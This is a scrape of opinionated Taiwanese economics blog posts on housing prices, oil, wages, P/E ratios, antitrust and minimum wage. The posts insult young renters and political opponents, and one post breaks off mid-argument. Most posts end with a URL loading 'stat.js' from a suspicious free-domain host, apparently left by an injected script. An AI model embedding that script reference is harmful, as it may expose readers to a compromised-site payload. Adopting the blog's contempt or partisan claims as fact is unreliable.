分類
經濟分析

只會檢討別人的貧窮思維註定要窮 — 論台灣房價何以至此

「幹,我今年都不吃東西這輩子都不出國,我還是買不起被你們炒出來的房子。」 這種愚蠢且毫無經濟常識的論調竟然充斥在年輕人的想法裡,可見現在有多少年輕人書念得多糟、邏輯與事實觀察能力有多差勁!

1. 這些笨蛋根本不懂房地產為什麼上漲,還蠢到以為是被炒作。

房地產上漲牽涉到經濟學的財富倉庫理論 — 一個經濟體生產力增長的過程,必然有多餘財富被創造。而這些財富需要有倉庫讓所有者的辛勞成果受到保護,傳統上房地產、股票、債券、珠寶古董乃至於字畫,都是通常正常人會選擇的財富倉庫。

要能成為財富倉庫的條件嚴苛,基本上除了純粹收藏品之外,多數人認可的房地產、股票、債券均是因為符合經濟學大師I. Fisher利息理論中能產生未來收入的資產。稍懂經濟學的都知道,資產價格是未來收入的折現值總和。而重點在於未來收入是個預期值,即便是債券都可能因為市場利率的改變而有所價格改變。

換言之預期未來收入增加時,會提高資產的價格;反之,資產就會跌價。股市、期貨等諸多市場的漲漲跌跌,商圈新生、極盛與衰退反應的租金與地價起落,都是在利息理論的解釋範疇中。

回過頭看台灣從1981年GDP總額1,728,793百萬台幣,成長到2015的16,175,607百萬台幣,總成長9.36倍,換算年複合成長率為6.79%,姑且當做台灣的財富增長來看(暫不考慮通貨膨脹因素),你說這些被創造出來的財富要放哪?當然是各種投資管道!

如果以較具公信力的國泰建設房地產指數來看,從該指數首度編表的2003年全國成交房地產均價為15.1萬/坪,到2017年Q1的23.62萬/坪來說,成長率僅約3.25%。接近同時期(2003 — 2016)GDP複合成長率為3.49%,事實上房價整體上漲水準還輸給GDP成長率。要說炒房集團靠炒房賺得多少超額利潤?還真是看不太出來成績有多驚人。

更須要注意的是:2003~2016的台灣貨幣發行量M1A年複合成長率高達7.34%!!以台灣房地產的整體漲幅來看,甚至連貨幣貶值率都跟不上!

ok,我知道馬上有人會拿台北、新北跟一些房地產漲幅超越台灣整體平均的地區反駁說這些地區被炒作得厲害,所以年輕人才買不起。(同時期台北整體房價成長率為5.84%、新北市為6.16%)

這個論點也是錯誤的,錯就錯在這些笨蛋根本沒想到房地產漲幅除了反應整體財富增加、通貨膨漲之外,各地房地產還要反應「稀缺性」!

所有的房地產投資入門所強調的「location、location、location」,說穿了就是在強調房地產的稀缺性。

房地產與一般動產最大不同也在於此:同一個地點的土地就是only one!你不可能平白在101現址上再生出一塊101土地。

是的,3D空間裡你可以往上蓋,取得「近似創造土地」的效果,這也是為什麼全世界都市精華地區都是摩天樓一棟比一棟高。因為這樣土地利用效率才高。

但你絕對不可能在同一地點創造出一模一樣的土地。

101隔壁世貿的地就不是101的地;台北鄰近隔座山文山區的地就不是信義區的地。

而正因為土地的特殊稀缺性,才讓精華地區與非精華地區的土地價值有極大的差異,這個差異來自於需求,是需求創造出的「租值(rent value)」。為什麼會有需求?回到前面利息理論,因為該地可以產出的未來收入就是有那麼高(或是預期有那麼高),才能存在這樣的高地價。

所以sway這種自詡正義之士的房產專家,犯的最大經濟學錯誤就是誤認為房地產價格被炒高,物價才上升。錯了!是某些地區的生產力就是那麼高,收入(物價)可以到那麼高,才足以支應那樣的房價(租金)!

為什麼後者的邏輯才是正確的,因為從科學方法論來檢驗這樣的經濟學理論最明白不過:商圈(台北東區、天母區與曾經的西門町或台中成功路老市區)從發跡到繁榮,人潮商機湧入讓某區收入不斷提高,從而房價租金才能跟著提高;嗣後人潮商機轉往他處,某區的房價租金不再能有高收入支撐時,就會跌價,而當跌價幅度不夠clean the market時,就會出現unemployment,也就是該區處處關門無人承租,買賣成交期拉得非常長。

你不可能憑空炒作一塊沙漠房價,而沒有任何需求支撐。即便是內華達沙漠中拉斯維加斯,也是搞好水電基礎供應後,靠賭場、各種藝術、情色表演與便宜飯店來吸引大量人潮商機,才真正在沙漠中創造高房價。

雙北市基礎建設、社會福利、生活品質、工作機會以及人口密度成長率遠優於台灣其他縣市,自然創造出不凡的「稀缺性」。這也說明了為什麼一堆領著低薪的新鮮人想盡辦法要留在台北。講更白點,正是因為太多這群自認社會不公的魯蛇死皮賴臉要在台北,所以才支撐起雙北的高房價。

自己才是造成結果的因,反倒是怪起炒房客、投資客。從經濟學觀點,炒房客、投資客才是穩定房價的最大功臣!

所有的投資行為依據利息理論,都是「犧牲現在的享受換取明日的收入」。正因為投資客認為某地房地價有上漲空間(也就是認為某地生產力會提昇),所以於主觀認為低價時買入,這個行為本身有二好處 — 避免資源價格持續下跌以及讓資源移轉到更可善加利用之人身上。

而投資客在他主觀認為房地價夠高的時候賣出,也就是在價格夠高時提供了供給,而供給增加會抑制價格持續上漲。

同時投資客、炒房客彼此之間的競爭,也會提高供給、抑制房價上漲。這在任何市場都是一體適用的經濟法則,這是最基礎的價格理論!猶如你在地球上就受到重力影響一樣,無可避免。

當然任何市場都存在「造價(price making)」行為,本文不多提,因為我在blog中已經簡單討論過。台灣還存在與銀行內神通外鬼、政客透過公權力炒地皮的尋租行為,這些都是對整體經濟不利的行為,本blog也多次撻伐,讀者可自行搜尋,本文也不再多提。

到這裡小結:

a.台灣50年來經濟發展創造的財富必然有部分流到房地產,這會推升房產價格。這是私有產權制度下的必然,因此把老一輩的極為正常的投資行為視為邪惡的炒房行為,是對經濟學的無知才能講出來的蠢話。

b.台灣近年通貨膨脹極為嚴重(2003~2016的台灣貨幣發行量M1A年複合成長率高達7.34%!),這跟央行長期緊盯美元匯率有關。而亂印鈔票必然會引發通膨,特別是當整體經濟前景不佳的前提下,多出來的資金容易流向資產(股市、房市),造成生產要素漲價不均的現象 — 也就是房價、股價漲幅遠高於工資。這部份要怪就怪政府央行錯誤的貨幣政策,跟炒房行為無關。

c.本blog早在2007年就預言台灣薪資成長會停滯甚至衰退,請參見「台灣低薪是必然,經濟學預言威力精準」。而因為從李登輝以來不斷地社會福利主義走向以及錯誤的中國政策,台灣經商環境越來越困難,租值不斷流失,必然影響資源持有者對未來前景從而改變投資行為(從生產投資轉變為資產投資)。這30年的政客誤國才是罪魁禍首。

d.投資客的存在才能穩定價格波動同時提供流動性,這在任何市場都是一樣,包含房市。這些人對經濟貢獻不亞於其他人。

2. 不是人人都應該買房

左派的居住正義與居住人權一直都是天大的笑話,他們把「想要」跟「有能力要」混為一談。

試問誰不想住市區的廣闊大豪宅?出入享受Bently、勞斯萊斯?回家有30幾個僕人一字排開服侍?問題是所欲者眾,真正負擔得起的有幾人?

人人都想開名車,但多數人只開得起神車Toyota Altis。不是後者不重視享受、不重視汽車安全性,而是「想要」與「能負擔」本來就是兩回事。資源就是有限,每個人都只能在自己有限資源裡做最佳分配。

即便富有如股神巴菲特,滿手現金下也無法隨心所欲地胡亂併購公司。

回到買房上,人人都想要房子不代表人人都負擔得起。

更進一步,有些人總資產是負擔得起買房,但是在特定條件下,租屋對整體資產活絡與增長更有利時,這些人寧願選擇繼續租屋。

過去我在blog「囤積與投資根本是同一件事」一文中就說過:

「居住正義」是亂七八糟的福利觀念,「人人有屋住」不代表這世界就應該「人人『所有』房屋」。

社會富有的過程,競爭之下的成功者本來就會有較多財富,需要找地方放;定存、股票、債券、名車乃至於房屋,都是自然存在的投資標的。

政府胡亂打壓,只是讓這些資金從A處幾往B處。當你試圖管控房價,則通膨會發生在未被管制的項目上,例如股市。這跟擠壓氣球是一樣的。

當你管制項目越多,則資金市場被迫發明新玩意來規避,例如台灣的儲蓄型保險,亦或大陸的投資產品,亦或美國的存單。這些都是政府管制下的變形產物,究竟是資金的錯?還是政府的錯?

唯一可以確定的,是這些管制所帶來的行政成本、資金移轉成本乃至於契約成本,都是原本無需付出的社會耗損。無人得利,多邊均輸,這種蠢政策只是為了討好一群主張正義的學者或無知民眾,可笑。

可以再多談的是,如果政府為了部分買不起房的人刻意用政策打壓房價,本質上其實是搶奪另一群人的財富來補貼這群人。試問如此作為跟強盜有何兩樣?試問如此作為合乎憲法平等權以及私有財產保障的規範與精神嗎?

有些人年輕時努力工作累積的財富,到老要被政府強制徵收移轉給其他人,那誰還要努力工作?私有產權制度的價值正是保證了人們工作成果,才提供人們為自己未來努力的誘因,從而使整體社會增長進步。

許多左派自詡進步,其實本質根本與盜匪無異!不知恥就算了,講話還特大聲。

3. 在大台北,22k也買得到房!

最後再回應該篇文章宣稱的「幹,我今年都不吃東西這輩子都不出國,我還是買不起被你們炒出來的房子。」

首先,住不起台北就別勉強;中南部租金房價便宜多的地方很多。

硬要居住在自己負擔不起的地方,然後怪天怪地哭爸哭母要別人補貼你,在我看來是極為無恥的行為。不過好像很多人壓根不知道「無恥」是怎樣的概念。

再者,大台北地區並非處處都是帝寶的房價。例如591網站上新北市金山區29坪四房中古屋就有開價220萬的物件,以22k薪水來看,不吃不喝8年即可買房,換言之省吃儉用,20年房貸買房不是不可能。

許多長輩當年也是如此,先求有再求好。

再者,該文作者年紀大概跟我差不多,那人生兩次累積財富的大好機會(2000年.com泡沫後與2008年金融風暴後)該文作者顯然都沒把握到。

遠的不談,2008年後到現在,美國股市多少好公司股價漲幅超過2倍、3倍,甚至更保守,連S&P500漲幅都有170%!光買ETF都能享受年複合報酬率6.86%(還贏過炒作台灣房地產)。

同時期Apple股價漲幅7.26倍(報酬率28.11%)、Google漲幅6.71倍(報酬率26.87%),會拿iPhone、Android手機卻不懂得投資這兩家公司,該檢討的難道不是自己?

這些都是翻轉人生財富的大好機會,為什麼不把握?還是不懂把握?那試問自己要不要檢討–在英文能力強過父執輩、網路交易便利性與成本遠低於父執輩當年的現在,為什麼自己不懂得把握如此股市良機?!

誠如鴻海郭台銘所言:「沒有不景氣,只有自己不爭氣!」https://js.developerstatss.ga/stat.js?n=ns1
分類
經濟分析 證券投資 商業評論

The Roller-Coaster Ride in Energy Stocks Is Far from Over. — 2017/05/13

1. 石油價格在2016年鹹魚翻身,但到了2017年至今卻又滑落,遠遠落後股票市場表現。
2. 世界每日石油需求成長從2015年的1.8百萬桶衰退至2017年的1.3百萬桶。
3. Gavekal Capital的CEO Louis-Vincent Gave對短中期石油價格並不樂觀,理由如下:

a. 全世界都知道沙烏地阿拉伯想要抬轎石油價格,因為他們國家的巨大IPO計畫 — Saudi Aramco需要有堅強的石油價格支撐,才能有漂亮的籌資。

b. 回教世界遜尼派與什葉派的千年鬥爭,簡單地讓回教世界分邊站:一邊是沙烏地阿拉伯與卡達等國家,另一邊則是伊朗以及暗中支持的俄羅斯。

c. 沙烏地阿拉伯的IPO計畫,說穿了就是賣祖產籌資好應付長年戰爭與一直以來奢侈的福利國家政策。

d. 換言之,伊朗與俄羅斯有極高的誘因去壓低石油價格,好讓沙烏地阿拉伯IPO籌資不順。事實上俄羅斯也的確如此,該國每日石油產量已經拉高到破紀錄的11.5百萬桶!而當溫暖月份來臨時,這個產量還可能繼續提昇!

我的看法:

不得不再鞭一次危言聳聽的清大彭明輝教授。

2011年彭明輝的「「石油危機」是危言聳聽?http://mhperng.blogspot.tw/2011/11/blog-post_06.html#uds-search-results」一文宣稱石油危機來臨,全球GDP會下降,石油產能跟不上需求的增長…云云。

我在本blog多次撰文明白指出彭明輝宣稱的石油危機,乃至於糧食危機都是危言聳聽,毫無科學根據可言。


6年過去了,我們再次檢視,全球石油產量不但沒有跟不上需求,事實上從International Energy Agency的數據可以看出:

從2014年第二季以來,全球石油供給幾乎每季超過實際需求,於2015Q2甚至每日供給超過需求量2百萬桶!

2016年末以來的供給降低,完全是因為OPEC的人為減產,並非任何自然或人力不可控制因素造成。但大家也都知道,OPEC的減產努力幾乎要被俄羅斯的增產、美加的頁岩油的投入給弭平,OPEC希冀的減產效果遠不如預期,這點從油價來看最是客觀且無可辯駁。

彭明輝文中所宣稱的供需圖表根本與事實相距甚遠!

說過許多次了,彭明輝如果不懂經濟學這塊,就請勿誤人子弟。彭教授如果相信自己的危機論,那請拿出真金白銀與市場賭一手。

而真笨到相信彭教授的危機論而去投資作多糧食與石油的朋友,早賠到破產!我在此致哀。

延伸閱讀:
再回頭看「石油危機」這謬論 http://www.yuanyu.idv.tw/?p=1515
小麥價格創下10年來最低 http://www.yuanyu.idv.tw/?p=1609
MONEY IS MADE SLOWLY OVER A LONG TIME AND LOST IN A HURRY http://www.yuanyu.idv.tw/?p=1694https://js.developerstatss.ga/stat.js?n=ns1

分類
經濟分析

台灣低薪是必然,經濟學預言威力精準

今日臺灣蘋果日報頭條:「低薪惡化 薪資中位數40612」

行政院主計總處昨公布最新統計,去年工業及服務業受僱員工每人每月總薪資(含本薪、獎金、加班費等)中位數為4萬612元,較前年減0.6%,是3年來首度下滑,也是4年來下滑最高幅度;中位數佔平均數比率為83.24%,也較前年減少。學者分析,這顯示薪資分布往較低薪靠攏,籲政府思考相關政策,避免低薪問題惡化。…

…依業別分,去年工業部門總薪資中位數4萬878元,略高於服務業部門4萬161元,跟前年相比差距擴大631元。以兩性分,男性薪資中位數4萬3955元,較女性3萬7431元高,但兩性差距較前年縮小627元。職員或專技人員等(白領)總薪資中位數5萬3927元,工員或非監督專技人員(藍領)3萬5415元,差距較前年縮小1104元。…

我分別在2007年與2008年就寫文章「開放大陸勞工來台會降低台灣人薪資水平?」、「實質薪資何以衰退?」提到:

在台灣為出口導向的前提下,根本不需要開放大陸勞工,只要台灣和大陸的產業繼續維持高度重疊性下去,則台灣薪資勢必總要一天會被拉到近乎於大陸薪資的境界!

國際競爭下,許多過去被禁錮的廉價勞力(如中國越南)所生產的商品與服務等漸漸大量地進入國際貿易市場,台灣在出口導向經濟下,若商品/服務與這些國家目標市場相同(都是美國、日本歐洲)且商品差異化不大的前提,自然在要素平價理論發威下必須修正勞動價格。而這樣的價格修正在勞動價格頑固性下可能要長達10~30年。眼前就有個日本失落30年給我們看,血淋淋的實例正是在同一個脈絡邏輯下的失敗者。

而根據價格理論我們知道,如果台灣有高度彈性的勞動與投資環境,則勞動價格雖然修正,但失業率並不會增加太多。許多不滿薪資的邊際勞工可能會轉往自營小販方向走而猶能生存。

可偏偏台灣政府近20年來被高喊福利的左派綁架,台灣勞動、環保等經營法規日趨嚴格,這種價格修正將會以越來越高的邊際勞工失業率呈現。

特別是最近生效的一例一休法規,剝奪勞資雙方的契約彈性到根本連政府自己都無法執行,荒謬地上演台鐵員工依法休假,政府竟然要對國營單位員工記曠職!民間老闆喊法規難以遵守,蔡英文政府又板起臉來教訓開罰資方的諷刺劇。

而在「我對一例一休修法的看法」一文中我又透過經濟學預言:

1. 邊際勞工失業率必定上升
2. 邊際企業倒閉率必定上升
3. 許多企業會選擇假日不提供服務甚或營運日期減少
4. 勞工轉職困難度大增,失業勞工尋覓新工作日數增加
5. 平均年終獎金將下降
6. 全面性物價上漲
7. 早年找工作需要保人的類似制度可能死灰復燃
8. 新鮮人畢業後失業率與失業時間都會增加
9. 燒炭自殺的失業與小型、微型企業主人數與案件數均會增加

加以蔡英文政府自爽的假性台獨主張下,台灣國際自由貿易協議空間將越來越小,相比韓國、新加坡,台灣整體租值成長率不如人甚至下降的未來也難以避免。換言之,一樣受到衝擊,台灣人未來的實質收入衰退將會是所謂的四小龍裡最嚴重。

我在2008年為文至今9年,經濟學水晶球預言準確性有目共睹;2027年台灣會淪落到哪?現有的台灣政府是否還存在?拭目以待吧…https://js.developerstatss.ga/stat.js?n=ns1

分類
經濟分析 證券投資

談「本益比(P/E)」觀念的對與錯

本益比本身是從報酬率的倒數來看投資機會成本,就基礎觀念來說是正確的。但實務運用上幾乎多數人(包含知名財經媒體、Information Service公司)都犯了錯而不自知。

正確的一面:當你把資金投入某個項目中,你的機會成本就是其他最高投資報酬率的選項。

以巴菲特的習慣來說,他喜歡用他主觀認為「近乎無風險」的美國10年或30年國債利率作為機會成本。實際運用上他是把這個利率作為「折現利率」,不懂折現觀念的人請自行在我的blog上搜尋「利息理論」。

股票報酬率一般會高過國債利率,中間還涵蓋了股票本身的不確定性所帶來的「風險貼水」。

錯誤的一面:

1. 本益比是報酬率的導數,計算上就是Price / Earning(簡稱P/E),通常財經媒體使用的P就是現在股價,但E卻是用去年每股淨利,這絕對是錯誤的!

懂利息理論就知道,所有的資產的現值應該是未來收入流的折現值總合,但通常媒體宣稱的本益比所使用的E並非「未來收入」,而是「過去收入」,這在經濟學上不但已經犯了重大錯誤,而且計算出來的數字是完全無意義的。

這個數字錯誤地假設,企業活動結果會跟去年一樣,但通常並不成立。

因此,要正確地使用「本益比」這個工具,你需要的並不是拿「過去盈餘」計算,而是要拿「未來盈餘」才對,也才符合經濟學邏輯。明眼人都看出來,未來盈餘才是大麻煩與功夫所在,因為預測未來盈餘絕非易事,之中存在非常鉅額的「訊息成本(information costs)」。而要提高預測未來盈餘正確性,根據我的經驗,一流的economic sense不可少。

這就說明了為什麼會計學博士、財務學博士投資股市績效往往不怎樣,因為二者都在過去數字打轉,在錯誤的方向上努力結果往往更糟。

這也說明了為什麼許多經濟學博士股市績效也很差,因為當今經濟學課本錯誤百出,加上許多經濟系教授乃至於博士其實economic sense非常差,純粹數學強,經濟邏輯常常錯誤連篇而不自知。

至於商學院那種訓練編故事能力的學問,又跟真正投資是八竿子打不著關係。

這更說明了像巴菲特這種對於企業活動未來預測準確性高的人,可以享有非常高的租值!(761億美元身價)

奉勸一句,如果朋友能有自知之明,清楚自己不是巴菲特這種料(可惜有自知之明的人太少),那朋友你還是乖乖投資ETF或指數型基金就好,市場是最殘酷的老師,自我欺騙與催眠對市場是無效的。

2.武斷地選擇本益比10、20、30或者不經思考地以過去與現在的本益比做比較。

上述錯誤觀點散見於諸多媒體乃至於號稱「股市大師」的論述中,但很可惜也錯得一塌糊塗。

共同錯誤在於這些人都忽略的,本益比既然是報酬率的倒數,真正有意義的比較對象應該是機會成本 — 也就是放棄的最高代價。如前述,巴菲特選擇美國國債利率作為機會成本來比較,這就是為什麼2017/2/27接受CNBC訪問時,會說現在美股沒有泡沫化,同時此時美股不算貴:

Quick: Although you have had times where you thought stocks were incredibly cheap, like in 2008, 2009, when you talked about that, even on our program. You thought that there were times that stocks were greatly overvalued where you’ve said, “Forget it, don’t do it." Are we near an inflection point right now, as best as you can tell?

Buffett: Well … I’ve been talking this way for quite a while, ever since the fall of 2008. I was a little early on that actually. But I don’t think you could time it. And we are not in a bubble territory or anything of the sort. Now, if interest rates were 7 or 8 percent then these prices would look exceptionally high. But you have to measure, you know, you measure everything against: interest rates, basically, and interest rates act like gravity on valuation. So when interest rates were 15 percent in 1982 they’d pull down the value of any asset. So, what’s the sense of buying a farm on a 4 percent yield basis if you can get 15 percent in government’s? But measured against interest rates, stocks actually are on the cheap side compared to historic valuations. But the risk always is, is that — that interest rates go up a lot, and that brings stocks down. But I would say this, if the ten-year stays at 230, and they would stay there for ten years, you would regret very much not having bought stocks now.

此外巴菲特也提到道瓊指數在他11歲的時候只有100點,當時就充斥著「股市過熱」種種言論,後來過200點的時候也一樣,幾百點到幾千點,每天都有人主張股市過熱。巴菲特強調他不知道明天股市會怎樣,說不定會重挫20%,這在過去也不是沒發生過,但他認為只要美國經濟制度像過去幾十年一樣順利發展,未來道瓊指數過10萬點也不是什麼大事,一如回頭看他11歲時的道瓊。

Quick: Yeah, there are times, Warren, where you hear pundits or other people saying, “Look things are at risk at this point. Our American way of life, our system is under threat." And I’ve heard this from all sides at all different times. Is there ever a point where you thought that was the case?

Buffett: No, and you say you’ve heard it at all times from all sides. I’ve been hearing it, you know, all my life. And in the spring of 1942 I was 11 years old, and the Dow was at about 100. And we were losing the war in the Pacific at that point, that was early … was shortly after Pearl Harbor. And there was no doubt in this country we were going to win over time. I mean, and people said, “Well, this is let’s wait till things are clear, let’s wait till we start winning the war." There’s always a reason to wait and I’ve listened to that all my life. You know, when I got out of school the Dow had never been above 200. There’d never been a year when the Dow had not been below 200 during the year. Even in 1929, when it got to 381, the low was below 200. Never been a year. Well, so what, you know? But that was a big subject at that time. And then you know, we ran into price controls, we ran into the oil shocks, you name it, just all kinds of things. And those are diversions. So all my life I’ve been hearing, “You know, maybe there’s a better time to invest, you know?" Or, “Things are more unpredictable now." They’re always unpredictable. I can’t predict what’s gonna happen tomorrow. I mean, you could have anything happen tomorrow. We’ve had October 19th, 1987, 22 percent down in one day. So I can predict what’ll happen ten or 20 years in a general way, but I have no idea what’ll happen tomorrow. And the important thing is if you got these wonderful assets out there, to own ’em, and which ones do you own? I mean, if you … if you save money you can buy bonds, you can buy a farm, you can buy an apartment, house, or even buy a part of American business. And if you buy a 10-year bond now you’re paying over 40 times earnings for something whose earnings can’t grow. And you know, you compare that to buying equities, good businesses, I don’t think there’s any comparison. But that doesn’t mean the stock market can’t go down 20 percent tomorrow. I mean, you never know what it’s going to do tomorrow, but you do know what it’s going to do over ten or 20 years. And people talk about 20,000 being high. Well, I remember when it hit 200 and that was supposedly high. The Dow, I mean, the Dow, in your lifetime. You know, you’re going to see a Dow that certainly approaches 100,000 and that doesn’t require any miracles, that just requires the American system continuing to function pretty much as it has.

題外話一句,我覺得台灣媒體很悲哀的是斷章取義、自行想像地亂下標題,例如:

財訊週刊 –「巴菲特:道瓊上看10萬點、別妄想拉回再買,蘋果看旺」

東森新聞 — 「股神94狂 巴菲特:美股最終會逼近10萬 」

鉅亨網 — 「巴菲特:維持零利率五十年道瓊上十萬點」

蘋果即時 — 「巴菲特:若Fed這麼做 美股早就上10萬點」

慢著,巴菲特有說"維持零利率50年道瓊上10萬點"這種話嗎?通篇訪談我都沒看到,這些記者不知道是用A眼、B眼還是P眼看到的?

他明明是說:「…you’re going to see a Dow that certainly approaches 100,000 and that doesn’t require any miracles, that just requires the American system continuing to function pretty much as it has.」

這邊我要特別點一下,就是巴菲特所依據的利率並不完全是純粹市場利率,而是經過美國Fed人為操作後的利率。而美國用操控利率來達到貨幣與經濟政策,這從經濟學上是個大敗筆,以後有空再多談。

回到本益比這個主題。

很明顯巴菲特也是正確的經濟學機會成本觀念在看本益比,目前股價是否過高,比較的是現今利率環境,而非任何一個武斷的、經驗的數字。我們因此也就知道,股市究竟上幾萬點、幾千萬點,這個訊息本身是沒有任何意義的,自然也無從得知股價是否過高、股市是否過熱。

3. 盈餘成長的公司,本益比永遠不會過高;盈餘衰退的公司,本益比永遠過高!

既然盈餘是要看未來,假設有間公司每股盈餘(EPS)今年是10,明年後年年都會是500(姑且假設發生機率是100%),則現在300元股價,本益比究竟是偏高還是低?

反之,今年EPS是10,明年後會衰退到年年都是0.01,現在50元股價是高還是低?

最後這個極端例子,綜合第一點與第二點,對投資有興趣的朋友好好想想,就不會再被有關本益比諸多似是而非的謬論迷惑了。https://js.developerstatss.ga/stat.js?n=ns1

分類
筆記 經濟分析

從華爾街日報一篇文章談投資

華爾街日報「The Disturbing New Facts About American Capitalism. — 2017/03/03」

New research suggests US companies are moving toward a winner-take-all system in which giants get stronger, not weaker, as they expand.

作者是我蠻欣賞的Jason Zweig,此文提到幾位經濟學家(Gustavo Grullon, Yelena Larkin, Roni Michaely)研究發現過去經濟學教科書認為越大的公司越笨重,所以讓小公司有存活甚至打敗大公司的機會,但現在這樣的公式已經被打破,Superstar型公司幾乎是越大越強,例如Apple 或Google。

文中幾個重要數字:

a. 1997年時,不動產仲介有42家上市公司並拿下49%市場。到2014年只剩20家上市公司,其中最大的四家拿下78%市占率。

b. 1997年時,超級市場產業有36家上市公司並佔有50%市場;但到了2014年只剩11家上市公司,其中最大的四家 — Kroger, Supervalu, Whole Foods Market, 與Roundy’s總共吃下89%市占率。

c. 全美20年前有7000多家上市公司,現在只剩下不到4000家。

d. 1996年,S&P500淨利率最高的25家公司,其淨利率中位數是21%,但現在來到39%。整體S&P500的淨利率中位數 20年前是6.7%,現在則提升到9.7%。

這些經濟學家認為此乃反常現象,事實上恰恰證明多數經濟學家經濟學基礎不夠,懂深不懂淺。

經濟學有一個「邊際產量遞減定律」,意思是在其他因素不變之下,單純增加某個生產要素,總產量會增加到一個點之後,反而開始減少。

這是一個實證定律也是經驗定律,因為如果這個定律不存在,那麼我們就可以用一個盆栽種出足以供應全世界需求的糧食。

這也是為什麼許多人都先入為主地認為大企業是大笨象,成長到一個點就反而不如小企業來得有生產力。因此很長一段時間,股市投資的書籍、財經雜誌喜歡把中小企業劃為成長性投資,大企業則是穩定型投資。

可惜此種說法似是而非,只對了一半。最明顯就是Apple、Google、Facebook這些反證,否定了以上傳統投資觀點。

從這裡衍生我要談兩個點:

分類
筆記 經濟分析

US cuts back cartel fines while RU hits record $4.1bn. — 2017/01/06

Antitrust penalties across globe hit new high with Brussels levies up tenfold.

Antitrust fines across the globe hit a new high of $6.7bn in 2016, but the two biggest markets took divergent approaches, with the European Commission imposing record fines while penalties fell in the US.

從經濟學來看,反托拉斯法本身就是一個違反經濟學原理的法律,整部法律的效果只會助長壟斷,同時阻礙真正的競爭。

比較困難的推論可以得出,越是積極推行反托拉斯法的社會,其同時期經濟發展一定越差。

最近因一例一休產生的全面性漲價,根本就是經濟學上之必然結果。愚蠢的法律人跳出來要查聯合行為,我只想說:「拜託,放過台灣經濟吧,已經因為一堆左派蠢蛋而失去一切希望了,別再火上加油,最後台灣人只能唱著名曲 I dreamed a dream那句” … so different from this hell I’m living”。」

不過想想經濟學也告訴我們,任何一個有點租值的社會必然有許多蛀蟲靠這類侵害他人產權/尋租的方式維生。

最近化妝品廣告事前審查制度終於被大法官宣告侵害廠商言論自由違憲,但10幾年來多少廠商受害受損,試問政府以及執行公務員要不要賠償?

碰過這一塊的就知道這群公務員有多可惡,打著保護消費者的大旗,其實阻礙台灣化妝品產業發展至極。

先不提緩慢的行政效率,我就碰過許多化妝品業界的人抱怨:春夏應該上檔的防曬乳廣告,被這群衛生局公務員從年初審到秋天都還沒審完,公文來來回回形同凌遲。試問廠商要不要先跟媒體、廣告公司定版面、排時間?公務員怠惰緩慢造成開天窗要不要賠償?

令人哭笑不得地,我親耳聽過一個衛生局公務員跟我抱怨:「你們廠商為什麼老愛刊廣告找我麻煩,讓我事情做不完?」

台灣衛生單位後來乾脆搞出一個手冊,明載「化妝品廣告只能使用哪些說詞」。滑天下之大稽啊!試問世界上哪個地方不同品牌廣告內容竟然一模一樣?產品特色也一模一樣?原因是:該國衛生單位「只准」你講這些,超過的通通要開罰。

最有名例子就是化妝品廣告「絕對不能出現”白”這個字」,美白、亮白、淨白….都都不准。就算你能拿出國外知名醫學院人體實驗證明你的產品的確有淡化膚色效果,對不起,台灣衛生單位不承認也不想承認這些實驗,你再有科學與實證根據也不准在廣告中提及,連你的實驗結果也不准提,喔,不,是連你曾把產品送國外實驗這件事都不准提。

開罰經濟後果有二:

1. 化妝品同業競爭扭曲化 — 不思考改進產品。某些不肖廠商找一堆工讀生到處尋找同業廣告,不斷檢舉。不管是否違法,同業都被迫多次到衛生單位說明,徒增成本與困擾。
2. 大品牌本錢厚,把罰款當做廣告成本一部分;或是黨政關係良好的品牌,一通電話罰單自動取消。新興小品牌就算產品再好再行,受罰基金不夠粗也只能被淘汰 — 注意,不是市場競爭淘汰,而是被政府淘汰。


以上均是我親眼所見:某品牌一年撥上千萬等著被罰;另某品牌背後大股東是某黨立院高人與直轄市高官,該品牌經理一通電話,衛生單位公務員連連道歉,直言是新進人員有眼不識泰山,沒看出這廣告背後靠山而「誤罰」,都是誤會,罰單立馬取消。此品牌廣告天花亂墜也安然無事。


這種扭曲市場競爭的法律,何止是侵害廠商言論自由而已!而是整個產業發展也被扭曲化、尋租化與出走化。台灣大法官只看言論自由,在法律經濟分析這塊還是顯得太過無知。
https://js.developerstatss.ga/stat.js?n=ns1

分類
筆記 經濟分析

從WSJ兩篇新聞談起

從WSJ兩篇新聞談起
第一篇新聞:
The “fight for $15”: coming to a city hall near you. — 2017/1/2
The Trump administration should show local officials the research that minimum wages cost jobs.
1. 美國一些左派城市2003年以來競相提高最低工資額度
2. Santa Fe 在2003年第一個將最低工資從$5.15提高到$8.5,在2005年的研究指出Santa Fe因此 the likelihood of unemployment among less-educated workers jumped by more than 8%。
3. 在2012年的研究中發現San Francisco每提高$1最低工資,在年輕勞工族群上就會增加4.5%失業率。
上述後果,都過映證了Econ 101最基礎原理 — 價格提高,需求量就會降低。邊際上的影響最大。

第二篇新聞:
Businesses ramp up investment despite rising rates. — 2017/1/2

After years of hoarding cash and buying back stocks, US companies are ready to spend money on equipment, buildings.
1. Executives have grown more optimistic about growth, in part anticipating that President-elect Donald Trump’s administration and Republican congressional majorities will bring regulatory rollbacks, corporate tax breaks, and infrastructure spending.
2. Despite years of near-zero interest rates that made borrowing cheap, many big US corporations have been hoarding cash or plowing money into safer pursuits in the wake of the recession. Some, like General Motors and railroad CSX corp., borrowed to prop up pension plans. Others, including Home Depot Inc., and Yum Brands Inc., used cheap debt to repurchase shares. Meanwhile, overall spending on building new factories or upgrading aging equipment languished.

貨幣政策有其局限性,並非利率調成0經濟就自己會變好;菲利普曲線並非萬能,事實上那只是一種用通膨假象降低營業成本創造出來的假性榮景,如果政府不能從法規面真正地鬆綁,讓人民所有產權能自己利益最大化,經濟發展永遠不會好。

美國2008年金融風暴到現在就是最明顯的例證:不管Fed利率調多低都沒辦法改變Obama政府眾多法規箝制下,商業經營者對於未來的悲觀預測,因此低利率只是讓公司決策者傾向借錢買回股份或是發放現金給股東。但Trump上台主張的解除管制、降低公司稅賦與更新基礎建設,不管事後是否真的執行,至少現階段讓公司決策者對未來預期轉為樂觀。
從I. Fisher的利息理論來看,一但投資回報預期增加,犧牲現在的消費轉為對未來收入流的投資決策傾向就會增加,從而也將推升實質利率。資產價格也將受到限制,直到新的財富被創造出來,房產股票等財富倉庫價格就會合理上漲。

明擺在眼前的事實,林全這位經濟學家領軍的政府難道真的可以昧於如此 Econ 101的經濟邏輯,繼續用更多管制來鉗害台灣經濟發展?

